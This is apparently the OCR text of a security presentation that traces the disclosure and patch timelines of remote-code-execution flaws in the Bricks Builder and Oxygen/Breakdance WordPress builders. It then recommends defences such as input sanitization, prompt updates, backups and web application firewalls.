
- Development and release of a fix for the vulnerability. The patch is tested and then distributed as a software update. Users are encouraged to update promptly to protect their sites.

No Patch / Abandoned / Closed


- Situations where a vulnerability might not be fixed. This can happen if the issue is deemed non-critical, the plugin/theme is no longer supported, or the report is invalid.

Hack (Exploit)

- The stage where attackers begin exploiting the vulnerability in unpatched systems. The time from disclosure to exploitation can be very short, highlighting the importance of quick updates.



Vulnerability Lifecycle



Vulnerability lifecycle example: **Bricks Builder**

Vulnerable time: Discovery (and exploits)

- **About the Bricks Builder theme**
  - The theme Bricks Builder (premium version) is estimated to have around 25,000 currently active installations.
- This vulnerability allows any unauthenticated user to execute arbitrary PHP code on the WordPress site.

Vulnerable time: Report

10 February, 2024:

- We receive the vulnerability report from Snicco, through our Alliance of ethical hackers bug bounty program.

Vulnerable time: Validation

10-12 February, 2024

- We validated it, and Bricks builder team were contacted about this.
- Bricks Builder team send us a proposed patch. We were able to validate the patch.
- We deploy a vPatch (virtual patch) for this vulnerability to protect our customers.

Vulnerable time: Disclosure and Patch

13 February, 2024

- Bricks Builder version **1.9.6.1** released to patch the reported issue
- We add the vulnerability to the Patchstack vulnerability database.

Exploitation and Security Advisory

14 February, 2024

- First exploitation attempts confirmed on our monitoring system.

19 February, 2024

- Security advisory article publicly released.

Vulnerability lifecycle example:
Oxygen and Breakdance builder

Vulnerable time: Discovery

- The Oxygen and Breakdance builders (premium version) are two popular page builder plugins for WordPress. Both are owned & maintained by the same company - Soflyy.

- These two builders are affected by an authenticated Remote Code Execution (RCE) vulnerability.
- This issue enables the lowest-permission user on both components to execute arbitrary PHP code.
- Despite both vendors insisting that this is an intended feature, permitting arbitrary code execution by the lowest-permission user on the component should not be allowed and goes against best security practices.

Vulnerable time: Report & Validation

- **February 9 - 20, 2024** - The vendor was notified about the vulnerability, and a URL with all the information was provided. On the same day, the vendor responded, accepted the vulnerability report and pointed out that they had updated the documentation and **asked if additional warnings would reduce the vulnerability severity score.**

Vulnerable time: Report & Validation

- **March 5, 2024** - Group communications to remember the disclosing date (18th of March)
- **March 6, 2024** - Soflyy (Elijah) replied again, pointing out that the issue was with documentation rather than the plugin itself.
- **April 2, 2024** - Offered extra time, but almost 2 months passed from the discovery date. No more replies were received.

Vulnerable time: Exploitation

Samuel Wood Top Contributor

Security reports involving a plugin allowing other users to execute PHP code is slightly uncommon nowadays, but however, I always try to answer those as I am the person who wrote the PHP code widget plugin and the other varieties of direct execution plugins on wordpress.org.


And yes, I have oftentimes told these reporters that allowing PHP code execution is intentional and the actual design of the plugin. However, I also tell them that I put in safeguards such as allowing admins to do it only, and requiring the various permissions that are relevant to even use the plugin in the first place. Still some reporters are annoyed by this, and that is why we don't allow such plugins to continue to be added. At least not in the free directory. It is too easy to miss something that breaks the site too easily.

Basically, allowing continued PHP code plugins to be added to the directory is just piling on top of the existing ones that already work and are already "secure", as far as they can be.

Vulnerable time: Exploitation

PoC by community

Swedish ethical hacker Emil Trägårdh released the video demonstration of privilege escalation on the Breakdance with detailed description of the possible attack vector.




Vulnerable time: Disclosure and No Patch

- **April 3, 2024** - Patchstack has disclosed a vulnerability related to Oxygen <= 4.8.1. Security Advisory was released too.
- Oxygen 4.8.2 was released to confuse vulnerability scanners with a higher version of the plugin that was marked as vulnerable. The vulnerable version is updated to <= 4.8.2 on the Patchstack vulnerability database and the related CVE ID entry.
- Vendor notified users that the vulnerability Patchstack planned to disclose was not real and leaked screenshots of confidential communication.

Vulnerable time: Post communicat ion

- **April 5, 2024**
  - Vendor sent a new patch. Validation is on-going.

- **From May 4, 2021 till now** - Patchstack have reported a batch of security vulnerabilities to Oxygen. It took 812 days (**2 years, 2 months, 21 days**) until Oxygen sent us new version for the validation process and provided all answers that were required.



Countermeasures

Of course, Cyber-hygiene

- **Sanitize**
  - Clean, filter and validate input and output
  - WordPress provides several functions to help developers sanitize and validate user input and to escape output:
    - *sanitize_text_field()*: Removes harmful content from text strings.
    - *esc_url()*: Sanitizes URLs to make them safe to use.
    - *esc_html()*: Escapes text to make it safe to display as HTML.
    - *wp_kses()*: Filters content to allow only a specific subset of HTML elements and attributes.
- **Zero Trust**
- **Least Privilege Principle**
- **Update, monitoring, backups, secure connections, strong passwords, 2FA, etc.**

Updates strategies

- It is recommended to update **ALWAYS**
- There are some strategies, depending on your case:
  - Check if there is any security fix in the changelog (**Be careful!**)
  - Update in staging, and then into production.
  - Do a backup first before updating

Remember!

∀COST Web down

<

∀COST Web hacked


∀COST Web down
<
∀COST Web hacked
CHANGE MY MIND
imgflip.com


Proactive backups strategies

Automated Backups	• Set and Forget: Utilize plugins or hosting features that offer scheduled, automatic backups. • Frequency Matters: Daily backups for active sites; weekly for less dynamic content.
Off-site Storage	• Diversify Storage: Store backups in multiple locations, including cloud services like Dropbox, Google Drive, or Amazon S3. • Isolation: Keep backups separate from your hosting environment to protect against server-wide attacks.
Comprehensive Coverage	• Full Site Backups: Include databases, WordPress files (themes, plugins, uploads), and configuration files. • Test Restorations: Regularly test backups to ensure they can be restored successfully.
Incremental Backups	• Efficiency: Saves server resources by only backing up changes since the last full backup. • Quick Restoration: Faster recovery time by minimizing the amount of data that needs to be restored.
Secure Backup Practices	• Encryption: Encrypt backups to protect sensitive data. • Access Control: Limit access to backups to prevent unauthorized retrieval or tampering.


WAF

Your guard dog

FILTERS ALL YOUR **WEB TRAFFIC**



PROTECTS AGAINST XSS, DDOS, …



PATCHS VIRTUALLY WIDELY KNOWN SOFTWARE VULNERABILITIES

IF IT INCLUDES **CDN**, IMPROVES YOUR SITE'S **SPEED & PERFORMANCE**

FORENSIC ANALISYS TOOL

